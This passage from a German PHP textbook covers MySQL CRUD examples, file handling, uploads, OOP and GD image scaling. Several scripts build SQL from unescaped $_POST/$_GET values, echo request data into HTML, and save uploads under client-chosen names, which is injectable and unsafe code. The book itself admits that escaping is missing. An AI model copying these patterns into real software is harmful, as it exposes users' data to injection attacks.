   $anzahl = mysqli_num_rows($ergebnis);

   if($anzahl > 0) {

      echo '<table>';
      echo '<tr><td>FunkID</td>
                <td>Firmenname</td>
                <td>Website</td></tr>';

      while ($dsatz = mysqli_fetch_assoc($ergebnis)) {
        echo '<tr><td>' . $dsatz["FunkID"] . '</td>';
        echo '<td><a href="' . $dsatz["Website"] . '">';
        echo 'Website öffnen</a></td>';
        echo '<td>' . $dsatz["Firmenname"] . '</td></tr>';
      }
      echo '</table>';
   }
   else {echo 'Es wurden keine Datensätze gefunden';}
?>
```

12.5 Beispiel SELECT

PHPL125
Kap12_Beispiel.zip

Hier wird ein Beispiel für eine Suche mit PHP in einer MySQL Datenbank gezeigt. Das Suchformular schickt die Sucheingabe mit der Methode POST an sich selbst zurück.

HTML Ein einfaches Suchformular

```
<form method="post">
  <input type="text" name="suche" id="suche" >
  <input type="submit" value="Suche starten">
</form>
```

PHP Auswertung der Suche

Die Suche wird übernommen und für die den SQL-Befehl vorbereitet. Dafür werden die Leerzeichen vorne und hinten getrimmt und die Platzhalter % hinzugefügt – der Suchstring wird der Variable `$suche` zugewiesen.

Im SQL Befehl werden die Spalten FunkID und Firmenname auf Ähnlichkeit mit dem Suchstring geprüft.

In der Ausgabe werden Links für ein Löschen (delete.php) und für ein Bearbeiten (edit.php) bereitgestellt. Beide php Seiten werden mit einer Get Variable versehen, die der FunkID entspricht. Die Ausgabe erfolgt in einer unorderd List (<ul>).

```
<?php
   if(isset($_POST["suche"])) {

   $suche = "'%" . trim($_POST["suche"]) . "%'";

   $db = mysqli_connect("localhost", "MedienAdmin",
                        "geheim", "MedienDB");

   $sql = "SELECT FunkID, Firmenname, Website
           FROM Medienbetriebe
           WHERE Firmenname LIKE " . $suche . "
           OR FunkID LIKE " . $suche;

   $ergebnis = mysqli_query($db, $sql);
   $anzahl = mysqli_num_rows($ergebnis);

   if($anzahl > 0) {
      echo '<ul>';
      while ($dsatz = mysqli_fetch_assoc($ergebnis)) {
        echo '<li>' . $dsatz["FunkID"] . ' --- ';
        echo '<a href="' . $dsatz["Website"] . '">';
        echo 'Website öffnen</a> ';
        echo '<a href="delete.php?nr=' . $dsatz["FunkID"];
        echo '">Löschen</a> ';
        echo '<a href="edit.php?nr=' . $dsatz["FunkID"];
        echo '">Bearbeiten</a> ';
        echo $dsatz["Firmenname"] . '</li>';
      }
      echo '</ul>';
   } mysqli_close($db);
  } ?>
```

Im Beispiel 12.5 SELECT wurden Links zum Löschen und zum Bearbeiten bereitgestellt. Jeder dieser Links wurde mit einer eindeutigen NR in der URL definiert. Wenn der Benutzer auf den Link klickt, öffnet sich die Löschseite (delete.php) mit der FunkID als GET Variable. Über die GET Variable kann ein Löschbefehl an die Datenbank geschickt werden.

PHP	Löschen eines Datensatzes
	Über die GET Variable wird die FunkID ermittelt. Die Verbindung zur Datenbank wird aufgebaut. Der Lösch-Befehl (DELETE) wird als SQL-String erstellt, wobei ein Löschen mit einer WHERE Beschränkung eingegrenzt wird und zwar über die übergebene FunkID. Die WHERE-Einschränkung muss eindeutig sein, also muss man bei der SQL-String-Verkettung auf die einfachen Anführungszeichen achten. Mit mysqli_affected_rows wird ermittelt, ob der Löschbefehl korrekt durchgeführt wurde. Wenn mysqli_affectet_rows mehr als 0 ausgibt, hat das Löschen geklappt. Eine If-Verzweigung sorgt hier für das passende Feedback an den User.

```
<h1>Löschen eines Datensatzes</h1>

<?php

   if(isset($_GET["nr"])) {

   $db = mysqli_connect("localhost",
                        "MedienAdmin",
                        "geheim",
                        "MedienDB");

   $sql = "DELETE FROM Medienbetriebe
           WHERE FunkID = '" . $_GET["nr"] . "'";

   $ergebnis = mysqli_query($db, $sql);

   $anzahl = mysqli_affected_rows($db);

   if($anzahl > 0) {
      echo '<p>Datensatz mit der FunkID: ' . $_GET["nr"];
      echo ' wurde gelöscht!</p>';
   }

   else {
      echo '<p>Es wurde kein Datensatz gelöscht!</p>';
   }

   mysqli_close($db);
}
?>
```

12.7 Beispiel UPDATE

Das Script baut eine Verbindung zur Datenbank auf. Im Anschluss wird geprüft, ob das Formular abgesandt wurde – sollte das der Fall sein, werden die neuen Daten in die Tabelle Medienbetriebe eingefügt. Im Anschluss prüft das Script, ob es eine GET Variable gibt die den Datensatz eindeutig identifiziert. Natürlich ist das Script nur eine rudimentäre Orientierungshilfe, viele Dinge fehlen noch, wie z. B. das Escapen der Eingabe und ein Handling, falls das Script ohne GET Variablen aufgerufen wird.

PHP — Einen Datensatz aktualisieren

Wenn eine GET Variable vorhanden ist, wird das **`fetch_all`** Ergebnis den Value-Einträgen der **`<form>`** zugewiesen.

Sollte das Form abgesendet werden, kommt die **`isset($_POST)`** Abfrage zu tragen und führt den UPDATE Befehl aus.

```
<?php

  $db = mysqli_connect("localhost", "MedienAdmin",
                       "geheim", "MedienDB");

  if(isset($_POST["FunkID"])) {
  $sql = "UPDATE Medienbetriebe SET
          Firmenname = '" . $_POST["Firmenname"] . "',
          Website = '" . $_POST["Website"] . "'
          WHERE FunkID = '" . $_GET["nr"] . "'";

   $ergebnis = mysqli_query($db, $sql);
   }

  if(isset($_GET["nr"])) {
  $sql = "SELECT FunkID, Firmenname, Website FROM Medienbetriebe
          WHERE FunkID = '" . $_GET["nr"] . "'";

  $ergebnis = mysqli_query($db, $sql);
  $dbArray = mysqli_fetch_all($ergebnis, MYSQLI_ASSOC);
  }
  mysqli_close($db);

?>

<form method="post">
  <input type="text" name="FunkID" readonly
         value="<?php echo $dbArray[0]["FunkID"]; ?>"><br>
  <input type="text" name="Firmenname"
         value="<?php echo $dbArray[0]["Firmenname"]; ?>"><br>
  <input type="text" name="Website"
         value="<?php echo $dbArray[0]["Website"]; ?>"><br>
  <input type="submit" value="Aktualisieren">
</form>
```

12.8 Beispiel INSERT

Über ein Eingabeformular werden die Daten mit der Methode POST an die eigene PHP Seite zurückgeschickt. In diesem Beispiel werden nur Einträge für die Spalten Firmenname, Website und Sendegebiet erfasst. Die `isset()` *Verzweigung prüft, ob ein Eintrag erfolgt ist. Im Anschluss wird die Verbindung zur Datenbank aufgebaut. Der SQL String wird erzeugt und die Abfrage wird abgesendet – mit* `affected_rows` *wird geprüft, ob der Eintrag geklappt hat.*

HTML – Ein einfaches Eingabeformular

```
<form method="post">
   <p><label for="Firmenname">Firmenname</label><br>
      <input type="text" name="Firmenname" required></p>

   <p><label for="Website">Website</label><br>
      <input type="text" name="Website"></p>

   <p><label for="Sendegebiet">Sendegebiet</label><br>
      <input type="text" name="Sendegebiet"></p>

  <input type="submit" value="Datensatz eintragen">
</form>
```

PHP – Datensatz eintragen

Zuerst erfolgt die Prüfung, ob das Formular abgesendet wurde. Im Anschluss wird die Verbindung zur Datenbank aufgebaut.


Die Werte werden vorbereitet und in der Variable `$werte` zwischengespeichert.

Der INSERT Befehl wird mit den Werten aus der Variable `$werte` kombiniert und mit `mysqli_query` abgesetzt. Am Schluss folgt noch die Prüfung, ob der Eintrag funktioniert hat.

```
<?php
   if(isset($_POST["Firmenname"])) {

   $db = mysqli_connect("localhost", "MedienAdmin",
                        "geheim", "MedienDB");

   $werte  = "'" . $_POST["Firmenname"] . "', ";
   $werte .= "'" . $_POST["Website"] . "', ";
   $werte .= "'" . $_POST["Sendegebiet"] . "'";

   $sql = "INSERT INTO Medienbetriebe
           (Firmenname, Website, Sendegebiet)
           VALUES (" . $werte . ")";

   $ergebnis = mysqli_query($db, $sql);
   $anzahl = mysqli_affected_rows($db);

   if($anzahl > 0) {echo "<p>Datensatz wurde hinzugefügt!</p>";}
   else {echo "<p>Datensatz wurde nicht hinzugefügt!</p>";}
   }
?>
```

Übung A: Benutzerverwaltung

- Scripte eine Benutzerverwaltung für eine Website
- Registrierung: Der Benutzer muss ein Registrierungsformular ausfüllen. Das Formular hat folgende Felder:
  - Vorname
  - Nachname
  - Benutzername
  - Passwort
  - Geburtsdatum
  - Wohnort
- Die Werte werden in einer MySQL Tabelle gespeichert. Erstelle also eine passende MySQL Datenbank mit der Tabelle.
- Die Spalte Benutzername soll eindeutige Werte haben.
  (Es darf kein Benutzername zwei mal vorkommen).
- Erstelle eine beliebige Webseite mit Content, der nur angezeigt wird, wenn sich der Benutzer nach erfolgreicher Registrierung, mit seinem Benutzernamen und seinem Passwort anmeldet.
  Auf dieser Webseite soll der Benutzer mit seinem Vornamen begrüßt werden. z. B. Hallo Tim,
- Der Benutzer soll auch die Möglichkeit haben, seine Anmeldedaten zu ändern (z. B. das Passwort oder den Wohnort).
- Zusätzlich kann der Benutzer auch sein "Konto" löschen. Dann wird der gesamte Datensatz gelöscht.



13.1 Dateifunktionen

Wir haben bereits in Kapitel 3.6 Files mit `file_put_contents()` *erstellt. Jetzt wollen wir uns weitere Dateioperationen und -funktionen ansehen.*

PHP

mkdir()

`mkdir()` erstellt ein Verzeichnis. Im Beispiel wird das Verzeichnis '`csv`' im Basisverzeichnis (localhost) erstellt. Im Anschluss wird in das neue Verzeichnis die Datei `film.csv` hinzugefügt.

```php
<?php
  mkdir('csv');
  $csvString = 'Film; Datum; Länge';
  file_put_contents('csv/film.csv', $csvString);
?>
```

`rename()` ändert die Benennung einer Datei bzw. eines Verzeichnis. Die Funktion benötigt zwei Parameter – den alten und den neuen Namen!

```php
<?php
  $tempname = 'csv/film.csv.tmp';
  rename('csv/film.csv', $tempname);
  rename('csv', 'csvTEMP');
?>
```

PHP

copy()

`copy()` kopiert eine Datei. Die Funktion braucht zwei Parameter – die bestehende Datei und die neue Datei (mit neuem Dateinamen).

Im Beispiel wird das Verzeichnis '`Sicherung`' und die Textdatei `datum.txt` erstellt. Mit dem Copy-Befehl wird eine Kopie von `datum.txt` ins Verzeichnis sicherung kopiert – mit dem neuen Namen `datum.txt.bak`.

```php
<?php
  mkdir('Sicherung');
  $meinTXT = 'Erstellt am 01. Mai';
  file_put_contents('datum.txt', $meinTXT);
  copy('datum.txt', 'Sicherung/datum.txt.bak');
?>
```

`unlink()` löscht eine Datei.

```php
<?php
  unlink('Sicherung/datum.txt.bak');
?>
```

`rmdir()` löscht ein Verzeichnis. Das Verzeichnis muss leer sein.


```php
<?php
  rmdir('Sicherung');
?>
```

13.2 Dateirechte

*Da die meisten Webserver mit Linux betrieben werden, sollten wir einen Blick auf die Zugriffsrechte werfen. Das Linux-Dateisystem unterscheidet zwischen Eigentümer, Gruppe und Alle (bzw. Welt). Diese drei können die Rechte – **Lesen** [r], **Schreiben** [w] und **Ausführen** [x] haben. Je nach Systemkonfiguration des Webservers, bekommt PHP einen eigenen Besitzer-Namen bzw. eine bestimmte Gruppenzugehörigkeit. XAMPP vergibt einer neuen, durch PHP erzeugten Datei (bzw. Verzeichnis) den Eigentümer daemon mit der Gruppe **daemon**. Damit kann auch nur mehr **daemon** eine Datei löschen – ausgenommen davon ist definitiv root oder ein Benutzer der Gruppe **daemon**.*

Zugriffsrechte numerisch (über ein Oktal) definieren.

Die nummerischen Rechte sind 4 = Lesen, 2 = Schreiben und 1 = Ausführen. Um Rechte zu kombinieren (z. B. Lesen und Schreiben) muss man einfach die Nummern addieren.



Rechte

7 = Voll (alle Rechte)
6 = Lesen und Schreiben
5 = Lesen und Ausführen
4 = Nur Lesen
3 = Schreiben und Ausführen
2 = Nur Schreiben
1 = Nur Ausführen
0 = Keine

Die erste Ziffer steht für SetUid, SetGid und Sticky-Bits. Für unsere PHP Aufgaben reicht das Prefix 0.

PHP

chmod()

chmod() ändert die Zugriffsrechte von Dateien. Der erste Parameter ist der Dateiname, der zweite das Oktal als Zahl.

Im Beispiel wird die Datei geheim.txt durch Zugriffsrechte geschützt. Ruft man die Datei im Browser auf, bekommt ein **403 – Zugriff verweigert** – ausgegeben.

```php
<?php
  $txtString = 'For your Eyes only';
  file_put_contents('geheim.txt', $txtString);
  chmod('geheim.txt', 0200);
?>
```

Beispiel für einen kurzzeitigen Zugriff auf eine Datei!

```php
<?php
  chmod('geheim.txt', 0400);
  echo file_get_contents('geheim.txt');
  chmod('geheim.txt', 0200);
?>
```

13.3 Dateiinformationen

Mit PHP kann man unterschiedliche Informationen über eine Datei erheben.

Übungsdatei. Über eine Zählschleife werden Zufallszahlen zu einem String zusammengeführt. Der String wird als zufall.txt gespeichert (ca. 800 KiB).

```
<?php
    $inhalt = "Zufallszahlen: ";
    for($i = 0; $i < 100000; $i++) {
        $inhalt = $inhalt . rand(10000, 99999) . " - ";
    }
    file_put_contents('zufall.txt', $inhalt);
?>
```

file_exists() Prüft ob eine Datei oder ein Verzeichnis existiert und liefert TRUE oder FALSE

```
if(file_exists('zufall.txt')) {echo 'zufall.txt existiert';}
```

Weitere Funktionen zur "Existenzprüfung" (Liefert: TRUE oder FALSE)

is_file()	*prüft ob es sich um eine reguläre Datei handelt*
is_readable()	*prüft die Existenz und die Lesbarkeit*
is_executable()	*prüft ob die Datei ausführbar ist.*
is_writable()	*prüft ob in die Datei geschrieben werden kann.*

filesize() gibt die Dateigröße in Byte zurück. Das Ergebnis kann mit dem Faktor 1024 in Kilobyte, Megabyte usw. umgerechnet werden!

```
echo filesize('zufall.txt') . ' Byte';
```

mime_content_type() ermittelt den MIME-Typ einer Datei und liefert einen String z. B. image/gif oder text/plain.

```
echo mime_content_type('zufall.txt');
```

pathinfo() ermittelt Infos über einen Dateipfad und liefert ein Array.

```
$datei = pathinfo('zufall.txt');
echo 'Basis: ' . $datei['basename'] . '<br>';
echo 'Dateierweiterung: ' . $datei['extension'] . '<br>';
echo 'Dateiname: ' . $datei['filename'] . '<br>';
```

stat() ermittelt Infos über eine Datei und liefert ein Array.

```
$dateiinfos = stat('zufall.txt');
$letzterZugriff = $dateiinfos['atime'];
echo date("Y-m-d H:m", $letzterZugriff);
```

13.4 Dateiupload

Um eine Datei über das HTTP Protokoll hochzuladen sind zwei Dinge zu beachten. Das Form-Element muss selbstverständlich die Methode POST anwenden und benötigt zusätzlich noch das Attribut `enctype="multipart/form-data"`*. Im Formelement steht dann ein Input-Field mit dem Attribut* `type="file"`*. Für PHP steht dann das superglobale Array* `$_FILES` *zur Verfügung.*

HTML

Das Formular für einen Dateiupload

Das Formelement benötigt das Attribut enctype=**"multipart/form-data"**, damit die Datei übertragen werden kann. Das Imputfeld mit den **type="file"** erlaubt dem Benutzer eine Datei auszuwählen. Die Formulardaten werden an das eigene PHP File zurückgesendet.

```
<form enctype="multipart/form-data" method="post">
   <input type="file" name="Datei"><br>
   <input type="submit" name="okbutton" value="Datei hochladen">
</form>
```

PHP

$_FILES und move_uploaded_file

Zuerst wird geprüft, ob der Submit-Button geklickt wurde. Im Anschluss wird mit **is_dir()** geprüft, ob das Verzeichnis "upload/" besteht. Sollte das nicht der Fall sein, wird das Verzeichnis erstellt.

Die Variable **$dateinname** ist zusammengesetzt aus dem Verzeichnis ("upload/") plus dem Basisnamen, dem ursprünglichen Namen der hochzuladenden Datei. Hier kann auch ein neuer/anderer Name definiert werden (z. B. eine Kombination aus User-Id und Timestamp).

Die **move_uploaded_file()** Funktion benötigt zwei Parameter. Den temporären Speicherort der Datei und den neuen Speicherort (hier in der Variable **$dateiname** angegeben. Der temporäre Speicherort ist in der **php.ini** als **upload_temp_dir** definiert. In der php.ini sollte auch überprüft werden, ob **file_uploads = On** gesetzt ist.

```
<?php
  if(isset($_POST['okbutton'])) {
     if(!is_dir("upload/")) {mkdir("upload/");}
     $verzeichnis = "upload/";
     $dateiname = $verzeichnis . basename($_FILES['Datei']['name']);
     move_uploaded_file($_FILES['Datei']['tmp_name'], $dateiname);
    }
 ?>
```

Die $_FILES Array Eigenschaften:

'Datei' entspricht dem Name des Inputelement mit dem Attribut **name="Datei"**

$_FILES['Datei']['name']	Ursprünglicher Name
$_FILES['Datei']['type']	Mime-Typ der Datei
$_FILES['Datei']['size']	Größe der Datei in Byte
$_FILES['Datei']['tmp_name']	Name der temporären Datei
$_FILES['Datei']['error']	Fehlercodes des Uploads

Ü 13.4 Dateiupload

Übung A: Sharepoint

- Erstelle eine Webseite mit einem Sharepoint für Dateien.
- Der Benutzer kann eine Datei hochladen.
- Die hochgeladene Datei wird dann als Link auf der selben Seite angezeigt, damit jeder diese Datei herunterladen kann.
- Es soll auch die Dateigröße angezeigt werden.
  Umgerechnet in Kilobyte bzw. Megabyte (je nach Größe der Datei).
- Schütze des Hochladen mit einem Passwort, sodass nicht jeder eine Datei hochladen kann.
- Es dürfen keine .php Dateien hochgeladen werden!

Übung B: CSV-Datei in einer Tabelle

- Der Benutzer kann eine CSV (Comma Separated Values) Datei hochladen.
- Über ein Eingabefeld wird das Trennzeichen eingegeben (z. B. Semikolon)
- Der Inhalt der CSV-Datei soll als HTML Tabelle dargestellt werden.
- Gestalte die Tabelle anspruchsvoll mit CSS.

TIPP: `file_get_contents()` *kann auch das temporäre File einlesen!*

13.5 Verzeichnis Rekursion

PHPL135
Beispiel_Tree.zip

Unter einer rekursiven Funktion versteht man, eine Funktion die sich selbst mit veränderten Argumenten aufruft. Dabei sollte man eine Art "Abbruchbedingung" definieren, damit die Rekursion nicht unendlich oft durchgeführt wird. Im Grunde lassen sich alle Aufgaben auch iterativ lösen, doch eine Rekursion kann zu einer Verbesserung des Programmierstils führen. Algorithmen mit einer Rekursion kommen z. B. bei Fakultäten, im Lösungsscript zu den "Türmen von Hanoi" oder in Dateisystemoperationen vor.

*Script, um ein **Verzeichnis rekursiv auszulesen**. Es werden also auch Unterverzeichnisse durchsucht. In **Beispiel_Tree.zip** findest du ein Dateisystem mit Verzeichnissen, Unterverzeichnissen und div. Files.*

```
 1: <?php
 2:  function dir_rekursiv($verzeichnis) {
 3:
 4:    $handle = opendir($verzeichnis);
 5:
 6:    while (false !== ($datei = readdir($handle))) {
 7:           if ($datei != "." && $datei != "..") {
 8:              if (is_dir($verzeichnis . $datei)){
 9:                  dir_rekursiv($verzeichnis . $datei . '/');
10:              }
11:              else {echo $verzeichnis . $datei . '<br>';}
12:           }
13:    }
14:    closedir($handle);
15:  }
16:  dir_rekursiv('website/');
17: ?>
```

Erläuterungen:

2: *Funktion mit dem Übernahmeargument* ***$verzeichnis***

4: *Öffnet einen Verzeichnis-Handler*

6: *In der while Schleife wird über die Funktion* **readdir()** *jeder Eintrag im Verzeichnis ermittelt. Solange* **readdir()** *einen Eintrag findet, liefert sie den Namen des Eintrages – gibt es keinen Eintrag mehr, so liefert* **readdir()** *ein False und die* **while** *Schleife wird nicht noch einmal ausgeführt.*

7: *Prüft ob der Eintrag . oder .. entspricht. Ein Punkt steht für das eigene Verzeichnis. Zwei Punkte für das übergeordnete Verzeichnis.*

8: *Prüft ob der Eintrag ein Verzeichnis ist.*

9: *Wenn der Eintrag ein Verzeichnis ist, wird die Funktion mit dem Namen des Verzeichnis neu aufgerufen. (Rekursiver Aufruf).*

11: *Wenn bei der Prüfung aus Zeile 8: es sich um eine Datei handelt, wird das Verzeichnis mit Dateiname ausgegeben.*

14: Schließt den Verzeichnis-Handler.

16: Erstmaliger Aufruf der Funktion mit dem zu durchsuchenden Startverzeichnis als Übergabeargument.

14.1 Objektorientiert

In PHP unterscheiden wir zwischen prozeduraler und objektorientierter Programmierung. Bisher haben wir ausschließlich den prozeduralen Weg kennen gelernt. Jetzt werden wir uns mit der Objektorientierten Programmierung (OOP) auseinandersetzen.

Dafür benötigen wir zuerst drei Begriffe: Klasse, Eigenschaft und Methode. In der OOP wird immer eine Klasse mit dem Schlüsselwort **`class`** *gebildet. Diese kann dann als Objekt mit* **`new`** *instanziiert werden. Mit dem Objekt hat man dann Zugriff auf die Eigenschaften (vgl. Variablen) und auf die Methoden (vgl. Funktionen).*

OOP strukturiert den Code besser und macht komplexere Projekte damit übersichtlicher. Darüber hinaus ist es das ideale Mittel, wenn mehrere Personen an einem Code arbeiten. Objekte lassen sich auch einfach serialisieren (z. B. auch mit JSON).

PHP

OOP Beispiel: Bankkonto

Mit **`class`** wird die Klasse Konto erstellt. Diese hat zwei Eigenschaften (**`$art`** und **`$kontostand`**) – **`public`** bedeutet, dass man auch von außen darauf zugreifen kann. Die Methode einzahlen übernimmt einen Betrag.

Mit **`$this`** wird auf die Eigenschaften der Klasse zugegriffen und der Betrag hinzuaddiert. Über return bekommt die Methode eine Ausgabe.

```php
<?php
 class Konto {
    public $art = "Konto";
    public $kontostand = 0;

    function einzahlen($betrag) {
      $this->kontostand = $this->kontostand + $betrag;
      return "<br>Am " . $this->art .
             " sind " . $this->kontostand;
    }
 }
?>
```

PHP

OOP Beispiel: Klasse instanziieren

Mit dem Schlüsselwort **`new`** und dem Namen der Klasse werden neue Objekte vereinbart. Die Zeichen **`->`** sollen einen Pfeil darstellen.

Mit **`->`** greift man auf Eigenschaften und Methoden des Objektes zu.

```php
<?php
  $gruber = new Konto();
  $gruber->art = "Girokonto";
  echo $gruber->einzahlen(1500);

  $maier = new Konto();
  $maier->art = "Sparbuch";
  $maier->einzahlen(200);
  echo '<br>Kontostand: ' . $maier->kontostand;
?>
```

Ü 14.1 Objektorientiert

Übung A: OOP Sichtbarkeiten

- Recherchiere selbstständig im Internet über Sichtbarkeiten in der objektorientierten Programmierung.
- Verdeutliche die Unterschiede zwischen **`public`**, **`protected`** und **`private`**.
- Scripte ein Code-Beispiel – passend zum Thema.
- Erstelle eine Präsentation deiner Forschungsergebnisse.

Übung B: OOP Konstruktor

- Recherchiere selbstständig im Internet über den Konstruktor in der objektorientierten Programmierung.
- Beschreibe noch zwei weitere magische Methoden.
- Scripte ein Code-Beispiel – passend zum Thema.
- Erstelle eine Präsentation deiner Forschungsergebnisse.

Übung C: OOP Vererbung

- Recherchiere selbstständig im Internet über die Vererbung in der objektorientierten Programmierung.
- Zeichne ein beliebiges Klassendiagramm mit Haupt- und Kinderklassen.
- Scripte ein Code-Beispiel – passend zum Thema.
- Erstelle eine Präsentation deiner Forschungsergebnisse.

Übung D: OOP GET und SET Methoden

- Recherchiere selbstständig im Internet über die "GET- und SET-Methoden" in der objektorientierten Programmierung.
- Scripte ein Code-Beispiel – passend zum Thema.
- Erstelle eine Präsentation deiner Forschungsergebnisse.

14.2 SimpleXML

XML (Extensible Markup Language) ist eine Auszeichnungssprache um Daten zu strukturieren – ähnlich der HTML Syntax. Mit XML lassen sich Daten zwischen unterschiedlichen Anwendungen austauschen – ähnlich wie JSON. PHP unterstützt XML mit dem SimpleXML Objekt. Es ist ein mächtiges Objekt mit zahlreichen Eigenschaften und Methoden. Hier nur ein kleiner Auszug der Möglichkeiten von SimpleXML.

PHP

Ein XML String innerhalb des PHP Codes

Achtung: Wenn ein XML String im PHP Code definiert wird, darf kein Whitespace (Leerzeichen) in der ersten Zeile sein. Im Beispiel wird eine XML Struktur der Variable `$string` zugewiesen.

```
<?php
$string = <<<XML
<?xml version='1.0'?>
   <Einstellungen>
      <Benutzer>Root</Benutzer>
      <Passwort>Geheim</Passwort>
      <Hintergrund>black</Hintergrund>
      <Zeitstempel>1597219745</Zeitstempel>
   </Einstellungen>
XML;
?>
```

Die `simplexml_load_string()` Methode erstellt ein XML Objekt. Objektorientiert -> kann dann auf den Knoten zugegriffen werden.

```
$xml = simplexml_load_string($string);
echo '<p>Benutzer: ' . $xml->Benutzer . '</p>';
echo '<p>Passwort: ' . $xml->Passwort  . '</p>';
```

Eben gleich kann dann auch der Wert eines Knoten geändert werden. Im Beispiel wird das Passwort von `Geheim` auf `StrengGeheim` geändert.

```
$xml->Passwort = 'StrengGeheim';
echo '<p>Neues Passwort: ' . $xml->Passwort . '</p>';
```

Im Beispiel bekommt der Knoten Zeitstempel den aktuellen Timestamp. Mit der `saveXML()` Methode wird dann der XML-String in die Datei `settings.xml` gespeichert.

```
$xml->Zeitstempel = time();
$xml->saveXML('settings.xml');
```

Die `simplexml_load_file()` Methode lädt den Inhalt einer .xml Datei und instanziiert ein Objekt (hier mit dem Namen `$neuesXML`). Mit einem Umweg über JSON lässt sich ein XML Objekt in ein assoziatives Array konvertieren.

```
$neuesXML = simplexml_load_file('settings.xml');
echo '<p>Zeit: ' . $neuesXML->Zeitstempel . '</p>';
$xmlArray = json_decode(json_encode($neuesXML, 1), 1);
var_dump($xmlArray);
echo 'Passwort: ' . $xmlArray["Passwort"]
```

15.1 Image und GD2

PHPL151
adam.jpg

Wenn wir ein PHP File mit dem `Header Content-type: image` versehen, kann dieses dann in einem `img` Element als Bild dargestellt werden. Das GD2 API erlaubt mit zahlreichen Funktionen die Bearbeitung von Bildern (z. B. jpeg, png, gif).

PHP

Bild anzeigen und Größe verändern.

Der header definiert das PHP File als ein jpeg-Bild.
Mit **`imagecreatefromjpeg()`** wird das Bild geladen und an die Variable **`$bild`** übergeben.

Danach wird das Bild auf eine Breite von 200 Pixel skaliert. **`imagesy()`** ermittelt die Höhe des Bildes in Pixel. **`imagesx()`** die Breite des Bildes. Mit einer Schlussrechnung wird die neue Höhe (**`$y`**) bei einer Breite von 200 ermittelt.

`imagescale()` skaliert dann das Bild. **`imagejpeg()`** zeigt dann das Bild an. Am Schluss wird noch mit **`imagedestroy()`** der Speicher freigegeben.

```
<?php
        header("Content-type: image/jpeg");

        $bild = imagecreatefromjpeg("adam.jpg");

        $x = 200;
        $y = $x * imagesy($bild) / imagesx($bild);
        $bild = imagescale($bild, $x, $y);

        imagejpeg($bild);
        imagedestroy($bild);
?>
```

`imagejpeg()` *hat noch weitere Parameter.*

Der zweite Parameter ist eine Pfadangabe und speichert das Bild. Ist eine Pfadangabe vorhanden, so wird das Bild nicht angezeigt. Die Funktion muss dann ein zweites mal aufgerufen werden um das Bild anzuzeigen.

Der dritte Parameter beschreibt die Qualität (zwischen 0 bis 100). Wobei 0 die höchste Kompression und damit die schlechteste Qualität bedeutet.

```
imagejpeg($bild, 'neuesBild.jpg', 75);
```

Das PHP Script wird als **`image.php`** gespeichert. Zu beachten ist, dass in dem PHP File ausschließlich PHP Code und kein HTML stehen sollte, weil dieses über den Header als Bild behandelt wird.

In einer anderen Webseite kann dann über das img Element das image.php angezeigt werden!

```
<body>
   <img src="image.php" alt="kleineres Bild">
</body>
```

15.2 PNG skalieren

PHPL152
drucker.png

Zur Zeit wird beim Skalieren von PNG Bildern mit `imagescale()` die Transparenz entfernt, weil ein neues Bild erzeugt wird. Mit einem leeren transparenten Bild und `imagecopyresized()` lässt sich das Problem umgehen.

Ein PNG mit Transparenz skalieren

```
 1:  <?php
 2:  header("Content-type: image/png");
 3:
 4:  $bild = imagecreatefrompng("drucker.png");
 5:  $s = 0.5;
 6:  $x = imagesx($bild);
 7:  $y = imagesy($bild);
 8:
 9:  $thumb = imagecreatetruecolor($x * $s, $y * $s);
10:
11:  imagesavealpha($thumb, true);
12:  $alpha = imagecolorallocatealpha($thumb, 0, 0, 0, 127);
13:  imagefill($thumb, 0, 0, $alpha);
14:
15:  imagecopyresized($thumb, $bild,
16:                    0, 0, 0, 0,
17:                    $x * $s, $y * $s,
18:                    $x, $y);
19:  imagepng($thumb);
20:  ?>
```

Erläuterungen:

2: *Der Header definiert das Script als PNG.*

4: *Das PNG (drucker.png) wird geladen und der Variable `$bild` zugewiesen.*

5: *Der prozentuale Skalierungsfaktor wird definiert. Hier steht 0.5 für 50 % der Originalgröße.*

6: *Die Breite des Originalbildes in Pixel wird ermittelt.*

7: *Die Höhe des Originalbildes in Pixel wird ermittelt.*

